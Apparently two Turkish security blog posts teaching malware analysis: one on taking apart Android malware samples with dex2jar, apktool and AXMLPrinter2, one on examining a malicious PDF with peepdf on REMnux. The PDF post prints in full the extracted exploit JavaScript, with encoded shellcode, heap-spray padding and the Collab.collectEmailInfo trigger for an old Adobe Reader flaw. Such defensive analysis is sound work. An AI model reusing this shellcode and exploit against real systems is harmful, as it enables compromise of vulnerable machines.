- Internet üzerinden: Web sayfası üzerinden, e-posta ekontisi veya QR kodu ile internet üzerinden indirilen apk dosyası ile Android işletim sistemine uygulama yüklemek mümkündür.


APK uzantısına sahip olan Android uygulamaları zip dosya formatına sahiptir ve bu sayede APK uzantılı herhangi bir dosyanın uzantısı ZIP uzantısı olarak değiştirilerek Winzip, Winrar ve benzer dosya sıkıştırma araçları ile açılabilir. APK dosyasının açılması durumunda içinden çıkan classes.dex ve AndroidManifest.xml dosyaları analiz için önem taşıyan dosyalardır.



Dex uzantılı classes dosyası, Java ile kodlanmış, Java derleyicisi ile derlenmiş ve dex aracı ile Dalvik sanal makinesinde çalışacak hale dönüştürülmüş Android uygulamasıdır. Piyasada dex dosyasını class dosyasına çeviren [dex2jar](#) gibi ücretsiz araçlar mevcuttur. Bu araçlar ile kaynak koduna çevrilen (örnek komut: d2j-dex2jar.bat classes.dex) class dosyası rahatlıkla analiz edilebilir.

```
C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7\dex2jar-0.0.9.7>d2j-dex2jar.bat spitmo.dex
dex2jar spitmo.dex -> spitmo-dex2jar.jar
C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7\dex2jar-0.0.9.7>d2j-dex2jar.bat zitmo.dex
dex2jar zitmo.dex -> zitmo-dex2jar.jar
```

Bildığınız veya bilmemiş olduğunuz üzere Java ile kodlanmış programlar kaynak koduna çevrilerek (decompile) analiz edilebilmektedir. Durum böyle olunca da dex formatından class formatına dönüştürülen Android uygulamasını [JD-GUI](#) ve benzer araçlar ile kaynak koduna geri çevirmek ve analiz etmek mümkündür.



Kimi zaman kaynak koduna çeviren araçlar (decompiler) hatalı çeviri yaparlar. Bu gibi durumlarda dex dosyası, [apktool](#) gibi araçlar ile tersine çevrilerek (disassembling) (örnek komut: java -jar apktool.jar d BloodvsZombie_com.gamelio.DrawSlasher_1_1.0.1.apk) analiz edilebilmektedir.

```
I: Baksmaling...
I: test1: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\Mert\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```

```

1557     .line 287
1558     .local v4, uf:Lcom/GoldDream/zj/UploadFiles;
1559     const-string v2, "/data/data/com.gamelio.DrawSlasher/files/zjsms.txt"
1560
1561     .line 288
1562     .local v2, obj1:Ljava/lang/String;
1563     const-string v3, "/data/data/com.gamelio.DrawSlasher/files/zjphonecall.txt"
1564
1565     .line 291
1566     .local v3, obj2:Ljava/lang/String;
1567     invoke-direct {p0, v2}, Lcom/GoldDream/zj/zjService;->fileExists(Ljava/lang/String;)Z
1568
1569     move-result v5
1570
1571     if-nez v5, :cond_1
1572
1573     .line 324
1574     :cond_0
1575     :goto_0
1576     return-void
1577
1578     .line 294
1579     :cond_1
1580     invoke-direct {p0, v3}, Lcom/GoldDream/zj/zjService;->fileExists(Ljava/lang/String;)Z
1581
1582     move-result v5
1583
1584     if-eqz v5, :cond_0

```

length : 85886 lines : 3412 Ln : 1593 Col : 20 Sel : 0 DosWindows ANSI INS

İzinlere gelecek olursak daha önce de belirttiğim gibi izinler AndroidManifest.xml dosyasında tanımlanmaktadır ancak bu dosya binary formatında olduğu için herhangi bir metin editörü ile görüntülenmemektedir bu nedenle [AXMLPrinter2.jar](#) gibi araçlar ile okunaklı hale getirilmesi (örnek komut: java -jar AXMLPrinter2.jar AndroidManifest.xml) gerekmektedir. Okunaklı hale getirildikten sonra uygulamanın çalışabilmesi için ihtiyaç duyduğu izinler rahatlıkla analiz edilebilmektedir.

```

<uses-permission android:name="android.permission INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission RECEIVE_SMS" />
<uses-permission android:name="android.permission SEND_SMS" />
<uses-permission android:name="android.permission READ_SMS" />
<uses-permission android:name="android.permission CALL_PHONE" />
<uses-permission android:name="android.permission PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.DELETE_PACKAGES" />
<uses-permission android:name="android.permission INSTALL_PACKAGES" />
<uses-permission android:name="android.permission RECEIVED_BOOT_COMPLETED" />

```

Statik analiz için yukarıda bahsetmiş olduğum araçlara ilave olarak [IDA Pro v6.1+](#), [APKInspector](#), [Dexdump](#), [Smali](#) ve [Androguard](#) araçlarından da faydalabilirsiniz.

Dinamik analiz gerçekleştirmek için Android SDK ile birlikte gelen öykünücüden (emulator) faydalabilirsiniz ancak zararlı yazılımın servis olarak çalışması ve/veya bazı işlemlerin gerçekleşmesi esnasında çalışma durumu söz konusu olabileceği için görsel ve/veya fonksiyonel olarak öykünücü içinde çalıştırmanız dahi size herhangi bir ipucu vermeyebilir. Bu gibi ihtimallere karşı [Droidbox](#) aracından faydalabiliriz. Droidbox, Android uygulamalarını dinamik olarak analiz etmek için geliştirilmiş bir kum havuzu aracıdır. Gelen/giden ağ verileri takibinden, dosya okuma/yazma takibine, Giden SMS ve arama takibinden, şifreleme işlemlerinin takibine kadar sistem üzerinde gerçekleştirilen kritik işlemleri kayıt altına alarak zararlı yazılımın arka planda neler yaptığı rahatlıkla öğrenebilirisiniz.



Göründüğü üzere Android işletim sistemini hedef alan zararlı yazılımları analiz edebilmek için statik olsun dinamik olsun faydalabileceğimiz çok sayıda araç bulunmaktadır ve Google, Android Market'e yüklenen araçları manuel olarak kaynak kod seviyesinde analiz etmemeye devam ettiği sürece bu araçlara çok işimiz düşecektir.

Güvenliğiniz için Android işletim sisteminize mutlaka ama mutlaka bir güvenlik uygulama kurmanızı önerir, bir sonraki yazında görüşmek dileğiyle herkese güvenli günler dilerim.

Zararlı PDF Analizi

Source: <https://www.mertsarica.com/zararli-pdf-analizi/>

By M.S on January 23rd, 2012



Eskiden art niyetli olsun veya olmasın bilgisayar korsanlarının hedef sistemlere sızmalarının arkasında yatan başlıca sebepler; hacktivism gayesiyle dünyaya mesaj verme, finansal fayda sağlamak amacıyla finansal bilgilere erişme, sistemde tespit edilen güvenlik zayıflıkları konusunda sistem yöneticilerini uyarma, kin ve nefret güdüleriyle hareket ederek hedef sistemlere zarar vermekti. Ancak zaman değişti ve uluslar, bilgisayar korsanlarından oluşan kendi siber kuvvetlerini oluşturarak hackingi bir silah olarak diğer devletlere karşı kullanmaya başladılar.

Siber savaşın yaşadığı günümüzde çoğunlukla izlenen strateji zarardan çok kalıcı olarak hedef sistemlerde barınmaya çalışma ve olabildiğince hassas bilgilere ulaşma yönünde oluyor ve çoğunlukla arkasında uluslararası olduğuna inanılan bu sızmalara Advanced persistent threat (APT) adı veriliyor. Her ne kadar APT tehditlerinin arkasında çoğunlukla çok iyi organize olmuş bir grubun, uluslararası olduğuna ve sızmalarda ileri seviye zararlı yazılımlardan ve sofistike araçlardan faydalandıkları düşünülse de aslında RSA vakasında olduğu gibi sahte bir e-posta hazırlama becerisi, ofis dokümanlarını açmak için kullanılan bir uygulamada Fuzzer ile güvenlik zayıflığı keşfetme becerisi, bu zayıflığı istismar edecek kod parçasını (exploit) hazırlama becerisi ve son olarak kaynak kodlarına internette rastlayabileceğiniz bir aracı özelleştirme (örnek: modifiye edilmiş poison ivy) becerisi yeterli olmaktadır. Hele ki günümüzde bu işlerin nasıl yapılabileceğini anlatan sayısız makale olduğu düşünüldüğünde sıradan bir kurum için bile bu tehditin gerçekleşme olasılığı oldukça yüksek seviyelere çıkmaktadır.

Çoğunlukla ABD Savunma Sanayii şirketlerini hedef alan Çin'li grubun, sistemlere sızmak ve gizli belgeleri çalmak için kullandıkları Sykipot adındaki zararlı yazılımı bulaştırmak için 2007 yılından bu yana şirket çalışanlarına, zayıflığı istismar kodu içeren ofis dokümanları gönderdikleri ve bu yöntemin bir çok organize suç örgütü tarafından da kullanıldığı düşünüldüğünde genel kabul görmüş güvenlik kontrollerinin (ips, antivirus, vs.) yetersiz olduğu anlaşılmaktadır. Durum böyle olunca da kullanıcılarından gelen ihbarlar doğrultusunda olası zararlı kod içeren ofis dokümanlarının analiz edilmesi bir kurum için kaçınılmazdır.

SYKİPOT ATAK VEKTÖRLERİ

CVE	TARİH	YAZILIM
CVE-2007-0671	2007-02-02	Microsoft Excel
CVE-2009-3957	2010-12-01	Adobe Reader
CVE-2010-0806	2010-05-04	Internet Explorer
CVE-2010-2883	2010-09-08	Adobe Reader
CVE-2010-3654	2010-10-28	Adobe Flash Player
CVE-2011-2462	2011-12-06	Adobe Reader

Zararlı doküman analizinde analiz edilecek dosya Microsoft ofis dokümanı ise amaç, zararlı kod içerebilecek VB makro kodu, OLE verisi, kabuk kodu, PE dosyasını tespit etmektedir. Bunun için [OfficeMalScanner](#) ve [OffVis](#) araçlarından faydalabilirsiniz.

Eğer analiz edilecek dosya PDF ise bu defa amaç, zararlı kod içerebilecek Javascript kodunu tespit etmektedir. Bunun için de [pdf-parser.py](#), [peepdf](#) ve [Origami](#) gibi araçlardan faydalabilirsiniz.

Örnek olarak malware.pdf adında zararlı kod içeren bir pdf dosyasını analiz etsek yapacağımız ilk iş ayrı ayrı bu iş için tasarlanmış araçları indirmek yerine zararlı yazılım analizi gerçekleştirmek için özel olarak hazırlanmış ve bir çok aracı üzerinde barındıran [REMnux](#) sanal işletim sistemini indirip kullanmaktır.

Kullanmaya başladığım bu işletim sisteminde, masaüstüne kopyaladığımız malware.pdf dosyasını peepdf aracı ile analiz etmek için peepdf.py -i malware.pdf komutunu yazarak bu pdf dosyası üzerinde javascript kodu olup olmadığını kontrol edebiliriz.

```
remnux@remnux:~/Desktop$ peepdf -i malware.pdf
File: malware.pdf
MD5: c289bc26462ef94f991d59c3708e3ba6
Size: 6766 bytes
Version: 1.6
Binary: True
Linearized: True
Encrypted: False
Updates: 1
Objects: 12
Streams: 4
Comments: 0
Errors: 0

Version 0:
    Catalog: 8
    Info: 6
    Objects (1): [7]
    Streams (0): []

Version 1:
    Catalog: No
    Info: No
    Objects (11): [1, 2, 3, 4, 5, 6, 8, 9, 10, 11, 12]
    Streams (4): [12, 10, 4, 5]
        Encoded (3): [12, 10, 4]
    Objects with JS code (1): [4]
    Suspicious elements:
        /Names: [8, 2]
        /JavaScript: [8, 3]
        /JS: [3]
        Collab.collectEmailInfo (CVE-2007-5659): [4]
```

Gördüğü üzere peepdf aracı bize 4. objede (Object with JS code) javascript kodu olduğu bilgisini vermektedir. js_beautify object 4 komutunu yazarak pdf dosyası içinde yer alan javascript kodunu düzgün bir biçimde görüntüleyebiliriz.

```

remnux@remnux: ~/Desktop
File Edit Tabs Help
PPDF> js_beautify object 4

function re(count, what) {
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
function start() {
    sc = unescape("%u9090%u9090%u9090%u9090");
    sc += unescape("%u03eb%ueb59%ue805%ufff8%uffff%ue983%u901e");
    sc += unescape("%u5190%u6A5A%u5841%u3050%u3041%u6B41%u4141%u3251%u4241%u4232%u3042%u4242%u4241%u5058%u4138%u7542%u494A");
    sc += unescape("%u635%u6B6E%u6C70%u7475%u7435%u6430%u6B4E%u4535%u7064%u3043%u7067%u5035%u4D6C%u3276%u5355%u5040%u5A66%u5175%u4F44%u644E%u4839%u3033%u5055%u3063%u764B%u7257%u6136%u6858%u6362%u5175%u7057%u7037%u7831%u7035%u4454%u5055%u5045%u4A52%u5045%u4F4B%u5068%u696D%u7055%u3443%u7057%u3063%u6B6E%u6859%u6B58%u6576%u6E73%u534A%u3469%u6F59%u704A%u584B%u7649%u6F59%u6F69%u6F49%u4B6A%u7766%u5750%u484A%u774E%u3163%u7047%u7067%u4B4C%u7868%u5356%u694A%u5951%u7334%u306F%u504E%u4378%u6C59%u526A%u6E4C%u6D4E%u7753%u6F59%u6F63%u636A%u497A%u4374%u4274%u5035%u7047%u6B73%u516D%u6C68%u3450%u5155%u5035%u7037%u4B6C%u5438%u4E37%u774B%u7237%u4332%u6D50%u3455%u7065%u4E67%u374F%u5251%u4474%u6F54%u7351%u7035%u7275%u436C%u724B%u7877%u3330%u706B%u5070%u3076%u5853%u6456%u5135%u7057%u7077%u7262%u5350%u7032%u386D%u6977%u6166%u7057%u7057%u4F4B%u5038%u4B6C%u6C59%u749%u334B%u5069%u6856%u4E37%u5A4D%u7836%u744F%u6B6B%u7450%u7337%u5031%u4B4A%u565A%u6E55%u374F%u7037%u5277%u7035%u4970%u4E70%u6E75%u776B%u5051%u3433%u7372%u3436%u3147%u6C52%u6E55%u766B%u7053%u7877%u4C70%u3370%u4239%u4E77%u784F%u5050%u5955%u534D%u4C5A%u5450%u6375%u704B%u3350%u4B59%u6B6E%u4C38%u434C%u584A%u5470%u4D53%u6956%u6E35%u696E%u4C75%u5155%u736F%u5049%u7447%u6B78%u724B%u6B4E%u4C58%u4B4C%u795A%u636E%u734B%u5044%u5363%u306F%u6E35%u374F%u7353%u6C64%u6136%u5045%u5075%u5065%u5150%u5330%u7072%u7062%u5070%u7052%u5070%u3076%u5750%u3046%u586B%u714D%u7037%u5075%u7047%u584B%u6B66%u3053%u7067%u7057%u506C%u386D%u4E4F%u7057%u5065%u7067%u4F6B%u706A%u5A63%u7037%u734B%u504D%u5876%u6573%u6451%u5774%u714F%u6875%u534D%u4C63%u7475%u3433%u5472%u6F76%u514D%u7830%u3533%u506C%u706E%u504C%u506C%u4473%u7677%u5550%u4B6C%u6C78%u6D4E%u3077%u5565%u6F69%u7049%u7871%u4F32%u4E32%u7057%u5075%u7861%u6571%u5232%u4C52%u6D70%u4B4A%u7236%u4D4C%u7453%u7455%u6466%u5070%u6858%u7056%u6F39%u4F6B%u6F69%u5070%u6858%u334A%u5045%u5075%u5035%u4B4A%u5439%u584B%u6978%u6F49%u4F6B%u6F79%u736F%u549%u5865%u334F%u7A31%u4C42%u4862%u4E62%u6451%u6A30%u4C24%uB6A%u7276%u4D4C%u5451%u7435%u3433%u5070%u584B%u6C58%u4E6B%u6F59%u4F6B%u3076%u586B%u6F70%u7067%u5055%u5035%u6B68%u704D%u6868%u394D%u4F6B%u4F6B%u4F4B%u436C%u5449%u7857%u334F%u7869%u7350%u5035%u7077%u5035%u5863%u4C4A%u474D%u7347%u6C76%u7062%u7869"

```

```

remnux@remnux: ~/Desktop
File Edit Tabs Help
PPDF>

```

```

%u7077%u5065%u5075%u436C%u5449%u4854%u5359%u6353%u7374%u4B59%u5453%u4B4C%u6B53%u7054%u656E%u4B59%u5852%u4F74%u4E37%u486C%u6B63%u6C76%u4E47%u4B4C%u354A%u4C55%u6D4C%u6E75%u4B6C%u5071%u4844%u4B71%u5349%u6E65%u4B6C%u4B71%u5466%u634E%u336F%u4C33%u6E55%u6B4E%u6342%u4C77%u6B53%u637A%u7071%u704E%u3650%u6B4E%u4C62%u3451%u4456%u6635%u4B6C%u3577%u4C57%u4667%u6B6E%u5450%u7537%u4853%u7377%u5578%u4E37%u4B4C%u5A51%u3872%u6E75%u6B6E%u5A70%u7075%u3373%u6D6B%u534B%u4B47%u7933%u6E75%u4B4C%u7434%u4B4C%u3373%u454B%u6375%u6F49%u6355%u304F%u4C4B%u644E%u4C4E%u644E%u6451%u5755%u716B%u6F5A%u6D76%u6356%u586A%u6B38%u544A%u5636%u6B45%u4C63%u3451%u7865%u6551%u4F39%u4E67%u4A31%u6464%u7337%u4D49%u6670%u4E37%u6B6E%u4C54%u6B52%u6E75%u6B6E%u5A50%u6C57%u5375%u4D79%u6E35%u6B4E%u6457%u6B6E%u7337%u354E%u4667%u5940%u3456%u7475%u4C55%u153%u634A%u7879%u7838%u6D69%u4F4B%u4F6B%u6850%u4453%u5442%u5062%u7A74%u4F76%u4F66%u5836%u3530%u6E54%u770%u4777%u6E74%u6265%u3270%u5176%u4E56%u4257%u6F54%u3454%u4233%u5153%u6370%u4B62%u6F74%u3165%u4E46%u7030%u7851%u7030%u7077%u7479%u0041";
if (app.viewerVersion >= 7.0) {
    ef8 = unescape("%u0b0b%u0028") + unescape("%u06eb%u06eb");
    ef81 = unescape("%u0b0b%u0028") + unescape("%u0aeb%u0aeb");
    plin = re(1124, ef8) + ef81 + unescape("%u9090%u9090") + re(122, ef8) + sc + re(1256, unescape("%u4141%u4141"));
} else {
    ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
    plin = re(80, unescape("%u9090%u9090")) + sc + re(80, unescape("%u9090%u9090")) + unescape("%uabe9%ufff8") + unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") + unescape("%uf2eb%uf1eb");
    if ((plin.length % 8) != 0) plin = unescape("%u9090%u9090") + plin;
    plin += re(2626, ef6);
}
if (app.viewerVersion >= 6.0) {
    this.collabStore = Collab.collectEmailInfo({
        subj: "",
        msg: plin
    });
}
var inBrowser = this.external;
if (inBrowser) var shaft = app.setTimeout("start()", 1200);

```

Analiz neticesinde oluşturulan kabuk kodunun (shellcode) Collab.CollectEmailInfo fonksiyonuna gönderiliyor olması sonucunda bu pdf dosyasının içinde [2008](#) yıldından kalma Adobe PDF v8.1.1 ve önceki sürümlerinde bulunan zafiyeti istismar eden istismar kodunun (exploit) bulunduğu öğrenmiş olduk.

Kimi zaman bu örnekte olduğu gibi pdf dosyası içinde yer alan istismar kodunun hangi zafiyeti istismar ettiğini anlamak bu kadar kolay olmayabilir. Bu gibi durumlarda javascript kodu içinde yer alan kabuk kodunu set shellcode "kabuk kodu" komutu ile tanımladıktan sonra js_unescape variable shellcode komutu ile analiz edilebilir hale getirebilir, sctest variable shellcode komutu ile kabuk kodunun çalışmasını simüle edebilir, [shellcode2exe](#) aracı ile yürütülebilir programa (executable) çevirerek immunity debugger ile dinamik olarak analiz edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese güvenli günler dilerim.

